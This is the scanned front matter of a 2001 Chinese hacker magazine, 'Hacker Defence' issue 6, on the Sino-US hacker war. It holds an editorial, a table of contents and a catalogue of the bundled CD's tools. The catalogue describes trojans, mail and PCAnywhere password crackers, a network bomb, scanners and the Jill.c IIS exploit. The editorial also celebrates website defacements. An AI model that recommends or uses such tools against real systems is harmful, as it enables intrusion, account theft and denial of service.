

黑客防线 6

HACKER DEFENCE

2001年6月

第一套网络及计算机安全普及性系列电子读物

新闻篇——热点新闻报道
攻防篇——攻防实例分析
总结篇——红客联盟战报

全面

中美黑客大战详尽报道

详细

漏洞分析堵漏

基础



系统安全防护

实用

入侵检测技术

经典

入侵实战剖析



中美撞机事件发生后，美国黑客组织 PoizonBOx 不断袭击中国网站。对此，我国的网络安全人员积极防备美方黑客的攻击。中国一些黑客组织则在“五一”期间打响了“黑客反击战”！

我们《黑客防线》自始至终关注中美黑客大战，全面揭露内幕消息，隆重推出《黑客防线六》——中美黑客大战专辑，有新闻篇、攻防篇、总结篇共三部分，内容详实，其中攻防篇几个精彩的实战案例是我们极力推荐给读者的，总结篇中从技术角度对这次中美黑客大战中用的最多的几个漏洞做了简单分析，并且收集了很多红客战果，包含被黑站点以及部分截图。另外，我们保持刊物原有特色，奉献给读者内容丰富的基础知识，最新漏洞剖析，VB程序的破解基础，经典黑客工具介绍，系统安全防御技术以及几篇实战经验交流的文章（这里含有笔者的心血与经验，从中可以领略笔者的思路和应变）。专题聚焦于主动的安全防护——入侵检测技术。对一个成功的入侵检测系统而言，它不但可使系统管理员时刻了解网络系统（包括程序、文件和硬件设备等）的任何变更，还能为网络安全策略的制定提供指南。更为重要的一点是，它便于管理、配置简单，从而使非专业人员也能非常容易地对网络实施安全保护。入侵检测系统在发现入侵后，会及时作出响应，包括切断网络连接、记录事件和报警等。

ISBN7-900072-40-3/G.12



金版电子出版公司出版
北京地海森波网络技术有限公司制作

（CD+书）定价：18.80元

改版的风波

本刊编辑部

转眼间就快到《黑客防线》第六期的结稿日期,可是我们要说的话却太多太多。面临着改版的实际问题,我们真有点不知所措,到底怎么办?最后还是编辑们开会讨论(已经开过两次啦^_^),议题就是“《黑客防线》改版的问题”。我们对改版栏目进行了规划,制定了许多对大家来说必不可少的栏目,内容都是编者精心挑选奉献给读者的。我们的宗旨是服务读者,方便读者,满足读者的需求,让读者全面了解网络及计算机安全的重要性,提高安全防御意识。因此经过激烈的讨论后,我们一致认为:目前来说改版时机不成熟,我们和读者都需要成长,大量的网络、安全知识需要我们带给读者,只有这样才能使读者一步步由菜鸟成长为网络高手,才能使《黑客防线》伴随读者共同稳步成长,最终成为读者的密切伴侣。听完我们的提议后,主编一锤定音:版面保持不变,价格作出下调。我们欣喜若狂,一个个表示要竭尽所能办好刊物,决不让读者失望。

在中美撞机事件发生后,美国黑客组织 PoizonBOx 不断袭击中国网站。对此,我国的网络安全人员积极防备美方黑客的攻击。中国一些黑客组织则在“五一”期间打响了“黑客反击战”!

我们《黑客防线》自始至终关注中美黑客大战,全面揭露内幕消息,隆重推出《黑客防线六》——中美黑客大战专辑,有新闻篇、攻防篇、总结篇共三部分,内容详实,其中攻防篇几个精彩的实战案例是我们极力推荐给读者的,总结篇中从技术角度对这次中美黑客大战中用的最多的几个漏洞做了简单分析,并且收集了很多红客战果,包含被黑站点以及部分截图。另外,我们保持刊物原有特色,奉献给读者内容丰富的基础知识,最新漏洞剖析,VB 程序的破解基础,经典黑客工具介绍,系统安全防御技术以及实战经验交流的文章(这里凝结了笔者的心血与经验,从中可以领略笔者的思路和应变)。专题聚焦于主动的安全防护——入侵检测技术。对一个成功的入侵检测系统而言,它不但可使系统管理员时刻了解网络系统(包括程序、文件和硬件设备等)的任何变更,还能为网络安全策略的制定提供指南。更为重要的一点是,它便于管理、配置简单,从而使非专业人员也能非常容易地对网络实施安全保护。入侵检测系统在发现入侵后,会及时作出响应,包括切断网络连接、记录事件和报警等。

附赠光盘包含网络检测、安全、扫描、远程控制、加密解密等多种工具,其中还有我们特别推荐的最新、最实用的工具,一个很酷的站点浏览,被黑站点截图。您可以从中找到您所需要的工具来进行研究和测试,进一步提升您的安全防御技能。

读者的意见是对我们的大力支持,是我们刊物进步的源泉,欢迎您来信提出宝贵的意见,交流心得和体会,让广大读者一起分享您的成功和喜悦。

最后我们希望您能够快速成长,成为网络安全的捍卫者。切记不要利用我们提供的技术和工具去入侵他人的系统以及从事其他违法活动,否则由此造成的一切后果由责任者自负。

盗版曝光

本刊编辑部

一个时期以来,《黑客防线》系列产品相继推出,现在已实现期刊化。据读者反映,盗版市场已经出现了我们刊物的配套光盘,版本多达十几种。为了帮您辨认盗版,我们声明:凡我公司出版的正版产品,都是书加光盘,如只有光盘而没有书,则您买的肯定是盗版;另外,我们收到读者反馈回来的盗版光盘,主要的几种都是以我们杂志封面为光盘包装封面,而光盘盘面未作设计。我们将盗版最多的几个版本盘面扫描出来刊登如下,以方便大家辨认。如您已经购买此类光盘,请尽快寄至我们公司,我们将免费赠予正版。

为了鼓励读者购买正版,我们在未减版的前提下已将价格初步下调,同中关村每张 10.00 元的盗版光盘相比,我们的杂志还是物有所值。

请记住我们的邮购地址:北京市中关村邮局 008 信箱 北京地海森波网络技术公司技术部收 100080





目 录

黑客动态——中美黑客大战专辑

新闻篇

中美撞机事件引发中美黑客大战	16
红客 HOLLAND 致信参加攻击美国网站行动的战友们	16
国内网站须防美国黑客	17
中美三黑客访谈录	17
美官方网站被黑	20
8 万红客冲垮白宫网站	22
美安全专家称中国黑客攻击影响有限	22
美独立观察家称中国黑客是在反击美国黑客	23
美国黑客把目光瞄准了中国的政府网站	23
中国黑客手下留情	24
部分被黑网站	24
有关负责人提醒网络运营者注意防范黑客攻击	25
“欢乐时光”病毒 5 月 8 日大爆发	25

攻防篇

记一次简单侵入	26
追踪分析一名 Hack	27
美国黑客入侵中国网站分析	32
我们是如何进入 www. xxxxxxxx. com 的	33
一网站阻击美国黑客入侵实录	41
美国黑客是如何袭击中国网站的	41

总结篇

红客给我们带来了什么?	43
红客战果摘录	55

基础知识

Win2000 新工具一瞥	57
Win2000 个性化新功能	59
Win2000 的多用户管理设置	62
UNIX 作业系统操作简介	63

入侵检测

主动安全保护——入侵检测技术	69
网络间谍——SpyNet Sniffer	79

漏洞聚焦

IIS 5.0 的".printer"应用程序映射缓冲溢出攻击	81
利用 unicode 和 net dde 漏洞夺取系统管理员权限	83
W2k 输入法漏洞之全攻略	86
透视 web 服务器的漏洞	87
最新系统漏洞尝鲜报告	89

破解百宝囊

Visual Basic 应用程序的破解	91
用 SmartCheck 破 Visi Font Gold	93
用 Softice 破 The Collector v2.1	95

黑客工具

X - Scanner v0.3 使用说明	97
高速破解 winzip 密码 ——uzpc3	99
朔雪基本使用方法简介	100
新冰河——“聪明基因”	102

QQ 情结

oicq 新工具介绍	104
------------------	-----



安全防御

Windows 文件保护	108
禁止 Explorer 中安全属性页	109
Windows2000 Server 安全入门	110
Windows2000 的安全可靠性分析	114
CGI 安全漏洞资料速查(上)	125
确保 Linux 安全的十招	132

站点推荐

永恒的黑白网络	136
---------------	-----

经验交流


TFTP 和 FTP 在入侵时的简单设置	138
如何破解 PCAnyWhere 的密码	140
网站登录破解利器——Web Cracker	141
美萍安全卫士口令破解五法	142
关于在浏览器中执行 *.exe 文件的深入探讨	144

入侵实例

对共享主机的简单入侵	146
利用 ASP 的特殊功能来实现的木马和入侵	150
用 finger 来实现的简单密码探测	154

编读互动

<p>制 作:北京地海森波网络技术公司 出 版:金版电子出版公司出版 ISBN7-900072-40-3/G.12 通信地址:北京市中关村邮局 008 信箱 邮 编:100080 技术支持电话:(010)82672099-8004 E-mail:Pcfriend@mail.263.net.cn Pcworld@public.gb.com.cn</p>	<p>wzh417@263.net 编 辑:郭聪辉 刘东亚 彭荣全 王晓东 曹 鹏 制 作:郭军鹏 美术设计:宋成林 温洋 王凤 王晴 发行部电话:(010)62141360 发行部传真:(010)62141446 定 价:18.80元(光盘+手册)</p>
---	--



光盘内容检索

相关软件

软件名称: SpyNet Sniffer 3.12 Build 6

软件说明: SpyNet Sniffer 是个极好的网络监听工具, 包含 tel net, POP, ICQ, HTTP, login 等等。不仅可以告诉你谁连接到你的系统, 而且告诉你他们正在做什么。如果有人攻击你的系统, SpyNet Sniffer 可以攫取证据。使用平台: Win95/98/NT
光盘路径: \jiance\spynet312.exe

软件名称: TFTPServer2000

软件说明: 一个好的没话说的 TFTP 的服务器, 使用上没有什么限制。我相信大家学会了, 以后肯定用得上, 而且这的确不是很难。

光盘路径: \xiangguan\tftpro.exe

软件名称: Cisco TFTP Server,

软件说明: 也是非常不错的好东西, 重要的这个软件是免费的, 不需要注册。

光盘路径: \xiangguan\Cisco TFTP Server.zip

软件名称: Wwindows 2000 终端服务客户端

软件说明: 是利用远程 Win 2000 的输入法漏洞可以以图形界面进入远程主机, 扫描 3389 这个端口直接连接对方 IP 就会看到结果了。由于目前在国内这些主机的漏洞很多, 所以请不要搞破坏。

光盘路径: \xiangguan\WIN.zip

软件名称: Divint3

软件说明: Divint3 是目前功能最多的网络炸弹, 它包括蓝屏攻击, IRC nuker 攻击, IP flooding, ICQ 短消息轰炸, 邮件炸弹, IRC 机器人攻击, DCC 攻击等。由于其性能卓越, 使用方便, 从而赢得了虫虫们的一片赞扬。

光盘路径: \xiangguan\Divint3.zip

软件名称: NoPassword

软件说明: NoPassword 可以用来攻击指定 E-MAIL 或 FTP 帐号的密码, 如果攻击邮箱密码, 则该邮箱必须支持 POP3 邮件接收协议。目前 NoPassword 1.2 只能穷举纯数字的密码。如果被攻击的帐号密码含有其他字符则无法攻破。

光盘路径: \xiangguan\NoPassword.zip

软件名称: X-Scanner

软件说明: 采用多线程方式对指定 IP 地址段(或单机)进行

安全漏洞扫描, 扫描内容包括: 标准端口状态及端口 banner 信息、CGI 漏洞、RPC 漏洞、FTP 弱口令、NT 主机共享信息、用户信息、组信息、NT 主机弱口令用户等。

光盘路径: \xiangguan\X-Scanner.zip

软件名称: uzpc3.0

软件说明: 是一个高速破解 Winzip 密码的软件。uzpc3.0 本身是英文版, 不过由于其短小精悍, 所以也并不难懂。更体贴的是某位大侠为了照顾一些没有学过英文的同志特意制作了汉化程序, 连带在文件里面了。将自压缩解开之后, 就可以使用了。uzpc3.0 不需要任何安装, 也不需要什么 VB5 的运行库等等, 所以完全是绿色软件, 不会在 Windows 里面留下任何的渣滓, 大家放心使用就是了。

光盘路径: \xiangguan\uzpc30.zip

软件名称: 溯雪

软件说明: 对免费信箱的探测, 主要通过猜测生日的方法, 成功率可达 60% - 70%, 对各种社区、BBS、聊天室等密码进行探测。最佳工具, 这个功能我还是不说的好, 你自己也许可以猜到。

光盘路径: \xiangguan\溯雪.zip

软件名称: 聪明基因

软件说明: 新冰河——“聪明基因”。它采用 TCP/IP 协议, 使用黑客编程技法, 只要你在目标机上安装了聪明基因服务器, 你便可以像管理自己计算机一样管理远程计算机, 功能强大, 操作方便。

光盘路径: \xiangguan\聪明基因.zip

软件名称: SmartCheck6.03

软件说明: SmartCheck 是 NuMega 公司推出的一款出色的调试解释执行程序的工具, 目前最新版是 V6.03。它非常容易使用, 你不需了解汇编程序。SmartCheck 能够把一个 VB 程序运行时的各种事件过程展现在你眼前, 可谓是破解 VB5 及 VB6 的神兵利器。

光盘路径: \xiangguan\SmartCheck6.03.zip

软件名称: 例一

软件说明: 用 SmartCheck 破解 VB 软件实例之一所用软件。

光盘路径: \xiangguan\例一.zip

软件名称: 例二三四

软件说明: 用 SmartCheck 破解 VB 软件实例之二、之三、之四所用软件。

光盘路径: \xiangguan\例二三四.zip

· Hacker Defence ·

软件名称:例五
软件说明:用 SmartCheck 破解 VB 软件实例之吴所用软件。
光盘路径: \xiangguan \例五 . zip

软件名称:pcanywherpwd
软件说明:破解 pcanywhere 的远程登录密码。
光盘路径: \xiangguan \pcanywherpwd . zip

软件名称:Win 2000 中文补丁
软件说明:Windows2000Server 或者 Advance Server 中文补丁。
光盘路径: \xiangguan \q296576_w2k_sp2_x86_cn

软件名称:Win 2000 英文补丁
软件说明:Windows2000Server 或者 Advance Server 英文补丁。
光盘路径: \xiangguan \q296576_w2k_sp2_x86_en

软件名称:Jill. c
软件说明:在 * nix 下编译后可进行攻击。
光盘路径: \xiangguan \Jill. c

软件名称:jill
软件说明:小榕改动后在 Win NT 下的版本。
光盘路径: \xiangguan \jill. rar

网络检测

软件名称:A1Monitor 3.7.6 1945KB
软件说明:这是一个定时监视网站主机状态的辅助软件,当网站挂站出锤或反应过慢的时候,它会及时通知你、启动你指定的软件、寄出 Email,或是帮你的 Server 重新开机(这个功能必须要将 AiMonitor 安装在你的远端 NT Server 中才有效)! 使用平台:Win95/98/NT
光盘路径: \jiance \A1Monitor. exe

软件名称:Alchemy Network Monitor 2.3
软件说明:可以帮助网络管理员来管理服务器。它可以维护和增加服务器列表,还可以保护数据的丢失;支持服务器的统计报告,还有声音通知。使用平台:Win95/98/NT/2000
光盘路径: \jiance \monitor. exe

软件名称:AMDIMON 1.0 477KB
软件说明:该软件可以让你监控指定网站的指定服务,一旦发生问题,该软件可以通过播放 WAV 文件、发送电子邮件或运行第三方程序来提醒你。使用平台:Win9x/NT/2000
光盘路径: \jiance \amdimon. zip

软件名称:AnchorNet 2.5 733KB
软件说明:AnchorNet 帮你盯住你感兴趣的网页,利用 AnchorNet 就可以追踪天气变化、股价指数、软件版本、新闻标题等等你想知道的网站信息。另有 Graph 功能。AnchorNet 会把过去网页更新的过程记录下来,所以如果你用 AnchorNet 来监视股价,那么 AnchorNet 就能帮你制作股价的变动图。使用平台:Win9x/NT/2000
光盘路径: \jiance \anet. exe

软件名称:BizGuard 2.06 3016KB
软件说明:系统监控软件,可以屏蔽某种网络协议,屏蔽某些站点,扩展历史记录,限制使用时间等。使用平台:Win95/98
光盘路径: \jiance \B_2.06_setup. exe

软件名称:Check4New 1.8 907KB
软件说明:这个免费软件可以记录下网站的变化,有了它你再也不需要经常查看自己喜欢的站点是不是更新了,这个软件可以帮你检查网站的更新情况,而且支持无限的 URL,并支持代理服务器。使用平台:Win95/98/NT
光盘路径: \jiance \new. zip hh - chk4new. zip

软件名称:DISCo WatchMan News Alert 3.1
软件说明:独特的更新提醒软件,包括网页内容更新、新邮件的到来等。使用平台:Win95/98/NT
光盘路径: \jiance \dwatch. exe

软件名称:EagleEye 2.0 4627KB
软件说明:Web Server 实时监测工具,当 Server 出错时,该软件可以重启或关闭 Server,并发出警报。使用平台:Win95/98/NT/2000
光盘路径: \jiance \eeye. zip

软件名称:eBot 3.0.3.5 652KB
软件说明:是个能“坐”在桌面上的“机器人”,能告诉你最新软件、补丁发布消息,并能将你机器里的软件查找出最新的更新版本。使用平台:Win95/98/NT
光盘路径: \jiance \ebot_einstall. exe

软件名称:Enterprise Monitor 5.2 3004KB
软件说明:实时检测 Internet 服务器、NT 服务器,一旦出现问题,该软件能够打传呼机、发送 email、向网络广告,或触发 NT 事件。使用平台:Win95/98/NT
光盘路径: \jiance \em52dl. exe

软件名称:Internet Monitor 2.02 948KB
软件说明:用来检测 ISP 网络的工具,可以监测模拟或 ISDN Modem、帧中继、T1、路由器和 IP 节点,可以监测多种服务器:FTP,WWW,NEWS,POP3,SMTP,DNS 和 WINS。使用平台:Win95/98/NT
光盘路径: \jiance \Internet_Monitor_V2.02. EXE

软件名称:Internet Service Assistant 3.0 1985KB
软件说明:这个软件用来帮你检查 LAN 或 internet TCP/IP 的连接情况,它能诊断问题,监测实时速度,甚至监测出哪些人正在你的 Internet 频道上工作。使用平台:Win95/98/NT
光盘路径: \jiance \isa. zi

软件名称:IPCheck 2.9b 1448KB
软件说明:IPCheck 让你监测你所有的服务器,看它们是否工作正常。会自动生成 log 日志文件。使用平台:Win9x/Me/NT/2000
光盘路径: \jiance \ipcheck. zip

软件名称: ipMonitor 6.06 3662KB
软件说明:实时检测 Internet 服务器、NT 服务器,一旦出现问题,该软件能够打传呼机、发送 email、向网络广告,或触发 NT 事件。使用平台:Win95/98/NT/2000
光盘路径: \jiance\em60dl.exe

软件名称: IPSentry 4.3.0 8290KB
软件说明:实时检测网站的各类服务,当某服务停止时,该软
件会打 Pager,发 E-mail,发声,运行其他软件来提醒你。使用
平台:Win95/98/NT
光盘路径: \jiance\ipset43.exe ipset41.exe

软件名称: LeechSoftware NetMonitor 2.0 Beta
软件说明: LeechSoftware NetMonitor 可以显示/纪录电脑主
机的 TCP/IP 连接情形,供网络管理者作参考,功能还有:
port scan detection、email notification、flexible logging filters、
and customizable display settings。使用平台:Win95/98/NT
光盘路径: \jiance\netmon2beta.zip

软件名称: Linkbot Pro 6.0 7652KB
软件说明:这个软件用于检查 http 和 ftp 超链接是否有效,可
显示出你网页中关于连结的详细资料与结构图,并将检查
结果以 HTML 文件清楚地列表出来。使用平台:Win95/98/
NT
光盘路径: \jiance\linkbotpro.exe

软件名称: LinktoLink 2.1 build 001 6770KB
软件说明:可以管理网站内部链接。自动的链接检测器查找
无效链接并告知错误信息。内建 EMAIL 客户端软件。使用
平台:Win95/98/NT LTL2.exe
光盘路径: \jiance\IndexMaker14.zip LTLP1.exe

软件名称: Mr. Hot 1.0.0.22 490KB
软件说明:实时检测网站的变动,及时获取最新的新闻、软
件等。使用平台:Win95/98/NT
光盘路径: \jiance\mrhoti.exe

软件名称: NetLookout 2.24 2713KB
软件说明:实时检测 HTTP, FTP, Gopher 节点的变化,当
有变化的时候会及时提醒你。使用平台:Win95/98/NT
光盘路径: \jiance\nlkw224.zip

软件名称: PortFlash 2.0 616KB
软件说明:监测指定 IP 和端口,以便判断服务器是否发生
问题。使用平台:Win95/98/NT
光盘路径: \jiance\pinstall.exe

软件名称: Port Detective 1.01 402KB
软件说明:告诉你的机器的网络端口的使用状态。能检测哪
些端口开放着,以及是否被使用着。使用平台:Win95/98/NT
光盘路径: \jiance\pdSetup.exe

软件名称: Qcheck 1.3 6220KB
软件说明:Qcheck 向 TCP、UDP、IPX、SPX 网络发送数据流
从而来测试网络的吞吐率、回应时间等。使用平台:Win95/

98/NT
光盘路径: \jiance\qcin13.exe

软件名称: Server Check 2000 826KB
软件说明:该软件每 5 分钟检测指定 Web 服务器的状态,
如果无法连接,它会发出 E-mail 给站点管理员。使用平
台:Win95/98/NT
光盘路径: \jiance\svc_trial.zip

软件名称: SiteSniffer 1.0 2169KB
软件说明:实时监控任意指定网页的内容是否更新,如果更
新了就会提醒你,内置浏览器。使用平台:Win95/98/NT
光盘路径: \jiance\snifferl.zip

软件名称: sMonitor 3.06 1397KB
软件说明:可以在你连接上互联网后,不断地监视网际网
路服务器主机网路状况,允许你自行指定网路服务器主机,
包括监视检查 http、ftp、telnet、smtp、pop3、nntp 等服务器主
机。使用平台:Win95/98
光盘路径: \jiance\sMonitor.exe

软件名称: Spyster 1.0.19 1419KB
软件说明:Spyster 是个免费的监控程序,让你知道你的 Nap
ster、Gnutella、或 CuteMX 等文件分享软件的连线情形,每个
连线的 IP 位址、主机名称、通讯端口 Port 等等都会显示
出来。使用平台:Win95/98/NT/2000
光盘路径: \jiance\spyster.zip

软件名称: WatzNew 1.6 607KB
软件说明:实时检测网站的变动,及时获取最新的新闻、股
票、天气、软件等。使用平台:Win95/98/NT
光盘路径: \jiance\watznew16.zip

软件名称: WebMonitor 1.1.1 4008KB
软件说明:实时检测网站的变动,及时获取最新的新闻、股
票、天气、软件等。软件授权:演示软件。使用平台:Win95/
98/NT wmlinst.exe
光盘路径: \jiance\wmlinst.exe

软件名称: WebSiteSleuth 1.0012 1208KB
软件说明:实时检测网站的变动,及时获取最新的新闻、股
票、天气、软件等。软件授权:演示软件。使用平台:Win95/
98/NT
光盘路径: \jiance\websitesleuth.exe

软件名称: WebWatch 2.0 1175KB
软件说明:WebWatch 可以检测到个人主页的变化情况,哪怕
是微小的变化,它也能检测到。只要将站点添加到 WebWatch
然后点击 Run 就可以了。使用平台:WinNT/2000
光盘路径: \jiance\WebWatchV1.exe

软件名称: WhatsUp 2.6 766KB
软件说明:网站检测软件,可以检测网站的各类服务(如
SMTP、POP3、FTP、Telnet、News、DNS 等)是否正常工作。使用
平台:Win95/98/NT wus_tim.exe

· Hacker Defence ·

光盘路径: \jiance \wus_tim.exe

软件名称: WhatsUp Gold 6.01 9026KB

软件说明: 网站检测软件, 可以检测网站各类服务(如 SMTP、FTP、Telnet、News、DNS 等)是否正常工作。使用平台: Win95/98/NT/2000 wug_tim.exe

光盘路径: \jiance \

软件名称: "WE" Group ProxyChecker 3.2.1 388KB

软件说明: 用来验证 PROXY 的工具, 可以检查一个或多个 PROXY, 可以保存结果。使用平台: Win95/98/NT proxy checker.zip

光盘路径: \jiance \proxychecker.zip

软件名称: WWW&FTP observer 3.0 Build 22 1220KB

软件说明: 能周期性的检查你的网络连接, 一旦改变将及时告之, 通过 E-mail 告之检查结果, 可以在几秒内到几个星期范围内改变检查间隔时间, 支持代理服务器。使用平台: Win95/98/NT

光盘路径: \jiance \45885AllNetic_Observer300_22.exe

软件名称: Yonc 1.10 667KB

软件说明: 帮助你检查网络的活动, 包括检查你上线的 ISP 线路是否忙碌, 保持你在网络的活动, 避免闲置过久而断线, 监视 MAIL 帐号、上线时间、上线费用、网络带宽等。使用平台: Win9x/Me/NT/2000

光盘路径: \jiance \yonc110.exe

软件名称: SWATCH 1.02 for Win9x/Me/NT/2000

软件说明: 它能帮你定时监测你的服务器, 同时在连线失败时, 会以信件方式警告你。它也是一个监测网站服务器、ftp 服务器最先进的工具。在网络上, 它会以 FQDN/IP 以及 port level 等方式来监测服务器, 这表示你可以监测在你网络上的任何事情。

光盘路径: \jiance \swatch.exe

软件名称: IPSentry 4.1.40 for Win95/98/NT(5928KB)

软件说明: 实时检测网站的各类服务, 当某服务停止时, 该软件会打 Pager、发 E-mail、发声或运行其他软件来提醒你。

光盘路径: \jiance \ipset41.exe

软件名称: Distributed Sniffer Pro netxray

软件说明: 这么强大的东西只是 NAI Sniffer Pro 3 的一小部分, 网络信息截取的最强者。不过这个软件太庞大了。

光盘路径: \jiance \dspeonsl.exe

软件名称: NetXray

软件说明: 这是在 NT/9X 上的一个功能强大的协议分析和网络监控工具, 能监控多个网段, 还能捕捉想要的任何类型的报文。这个软件可以对主机间的通信进行完全的监视。利用它可以很轻松地找到 Oicq 使用者的 IP。

光盘路径: \jiance \netxray301.zip

扫描工具

软件名称: OGRE

软件说明: 网络上稍有漏洞的机器就会被它扫到。

光盘路径: \saomiao \OGRE.zip

软件名称: superscan.zip

软件说明: 可以随意选择端口, 而且端口后面都有简单说明。在找到的主机上, 单击右键可以打开 http 浏览; telnet 登陆, ftp 上传, 还有 nslookup 域名查询等功能。

光盘路径: \saomiao \superscan.zip

软件名称: F_IP

软件说明: 主要功能是从聊天室里获取 IP(支持 html 的聊天室)。你只需要把它提供的一句 html 代码拷贝到对话框中, 然后过一会儿, 对方的 IP 地址就知道了。

光盘路径: \saomiao \F_IP.exe

软件名称: FIP21

软件说明: 又一个聊天室查看 IP 的工具

光盘路径: \saomiao \FIP21.zip

软件名称: nview10.zip

软件说明: 三合一的安全扫描器, 可扫出可共享文件及打印的 IP 地址, 以及端口扫描, 测试用户口令等, 运行在 WIN 2000 或是 NT 上。

光盘路径: \saomiao \nview10.zip

软件名称: 追捕

软件说明: 更新了数据包。其他不变。

光盘路径: \saomiao \wryzip.zip

软件名称: analyzer.exe

软件说明: 嗅探器, 网络分析的东东。

光盘路径: \saomiao \analyzer.exe

软件名称: DomainScanV1_0.zip

软件说明: 扫描主机断口开放情况, 以及网上公共服务器有没有后门等。

光盘路径: \saomiao \DomainScanV1_0.zip

软件名称: massscan.zip

软件说明: 又一个端口扫描程序。

光盘路径: \saomiao \massscan.zip

软件名称: scanner.zip

软件说明: SUPPER SCANNER 2.06 的汉化版, 感谢 BAD BOY 汉化。

光盘路径: \saomiao \scanner.zip

软件名称: shadow cgi check

软件说明: ShadowScan 的一个 cgi 检测器

光盘路径: \saomiao \scgi.zip



软件名称: ipeye
 软件说明: 是为 Windows2000 设计的扫描工具,具有 TCP port scan, SYN scan, FIN scan 和 Null scan 的功能。
 光盘路径: \saomiao \ipeye. zip

软件名称: ipprober
 软件说明: 一个扫描主机的程序。巨恶!!! (实验之后我觉得没什么,大家如果有什么新的发现请告诉我们。)
 光盘路径: \saomiao \ipprober. zip

软件名称: ipqry
 软件说明: 快速查询自己的 IP。
 光盘路径: \saomiao \ipqry16. zip

软件名称: wscan
 软件说明: WEB 扫描器,推荐。
 光盘路径: \saomiao \wscan20. zip

软件名称: ucgi200. c
 软件说明: CGI 漏洞扫描器 2.00 版。可以检测 173 个 CGI 漏洞,在 linux, freebsd 和 irix 上运行。
 光盘路径: \saomiao \ucgi200. c

软件名称: ipman2. zip
 软件说明: 监听,扫描,伪装……许多功能。
 光盘路径: \saomiao \ipman2. zip

软件名称: nx30e. zip
 软件说明: 信息包截取工具。
 光盘路径: \saomiao \nx30e. zip

软件名称: ipscan. exe
 软件说明: WINDOWS 下的高速扫描器。
 光盘路径: \saomiao \ ipscan. exe

软件名称: shadowstart
 软件说明: [流光 II] 2.5SE 特别版。去掉了扫描国内 IP 时的限制。
 光盘路径: \saomiao \FLUXAY25SE

软件名称: iphacker
 软件说明: 孤独剑客的扫描漏洞,攻击 IP,全中文界面。
 光盘路径: \saomiao \iphacker. exe

软件名称: sitescan. zip
 软件说明: 一个端口扫描器。
 光盘路径: \saomiao \sitescan. zip

软件名称: proxy28. exe
 软件说明: 代理猎手 2.8。
 光盘路径: \saomiao \proxyht263. exe

软件名称: neotrce. zip
 软件说明: 它能查出连到目标机器经过的路由。
 光盘路径: \saomiao \neotrce. zip

软件名称: fn. exe
 软件说明: 快速搜索一段网址的机器名和域名,解析速度极快!2000. 1. 21 更新!下载后直接运行,免安装。
 光盘路径: \saomiao \fn. exe

远程控制工具

软件名称: G_Client3. 0. zip
 软件说明: 修改后的冰河,也就是所谓的冰河 3.0 版本,冰河通用口令对其无效。
 光盘路径: \kongzhi \G_Client3. 0. zip

软件名称: NetSpy2. 0
 软件说明: 这也是个国产的木马,其功能比冰河差一些,但是还是很好用。
 光盘路径: \kongzhi \NetSpy2. 0. zip

软件名称: [黑洞]2. 001 正式版
 软件说明: 可以和冰河相比的国产软件,和冰河很相似,新增加了网上影院、语音监听、语音对讲、DOS 操作台、自定义进程监控等等。当然,可以发送动态 IP 和本地配置。注意:跟旧版本不兼容。
 光盘路径: \kongzhi \hd2001. zip

软件名称: 黑洞 2000 终极测试版
 软件说明: 11 月 21 日版修正了客户端程序在 98 第二版下没有状态显示的 BUG,加入窗口大小自动保存。
